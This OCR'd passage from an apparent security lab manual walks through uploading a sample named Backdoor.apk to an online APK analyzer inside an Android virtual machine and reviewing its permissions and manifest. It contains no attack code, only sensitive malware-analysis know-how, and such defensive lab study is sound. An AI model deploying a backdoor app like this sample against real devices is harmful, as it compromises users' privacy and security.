
in the address bar and press Enter.


The Sixo Online APK Analyzer webpage loads, as shown in the screenshot.


Note: If a cookie notification pop-up appears, click Got it!


Click the Drop APK here or click to select file field to upload an APK file from the device.

Note: Sixo Online APK Analyzer allows you to analyze various details about Android APK files It can decompile binary XMI files and resources


Android 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
06:42
Google
Contacts
Play Store
Right Ctrl



Android 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
06:43
google scholar - Google Sear
New tab
Search or type web address
LogIn
192.168.56...
google sch...
Index of /sh...
192.168.88...
gmail
Sportpesa
Facebook
Discover
Better stories from Discover
You'll see more stories about your interests. Your activity here is saved in your Google Account. You can turn off Discover in Chrome at any time.
Right Ctrl


Android 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
06:49
google scholar - Google Sear
Sixo Online APK Analyzer | sis
https://sisik.eu/apk-tool
SISIK
Blog Tools Projects About
Sixo Online APK Analyzer
This tool allows you to analyze various details about Android APK files. It can decompile binary xml files and resources.
Drop APK here or click to select file
Note: All APK processing is done on the client side. Your APK files won't be transferred to the server.
If you're an Android enthusiast or power user that likes to learn more about Android internals, I highly recommend to check out my Bugjaeger app. It allows you to connect 2 Android devices through USB OTG and perform many of the tasks that are normally only accessible
Right Ctrl



In the Choose an action pop-up, click Files.


Note: If Chrome pop-up appears, click ALLOW.



The Downloads screen appears; double-click the Backdoor.apk file or the androidApp.apk.


Note: If you find yourself in a folder called Recent, navigate to the Downloads folder by clicking on the ellipse icon in the top-left corner.

The browser window reappears with the information about the uploaded file (Backdoor.apk), as shown in the screenshot.




Scroll down to the Requested Permissions section to view information regarding the app's requested permissions.

Note: When an app wants to access resources or various device capabilities, it typically must request permission from the user to do so. Some permissions are granted by the user when installing the app and some need to be confirmed later while the app is running. The requested permissions are declared in the app's AndroidManifest.xml file.



Scroll down to the AndroidManifest.xml section, which consists of essential information about the APK file.

Note: The manifest file contains important information about the app that is used by development tools, the Android system, and app stores. It contains the app's package name, version information, declarations of app components, requested permissions, and other important data. It is serialized into a binary XML format and bundled inside the app's APK file.

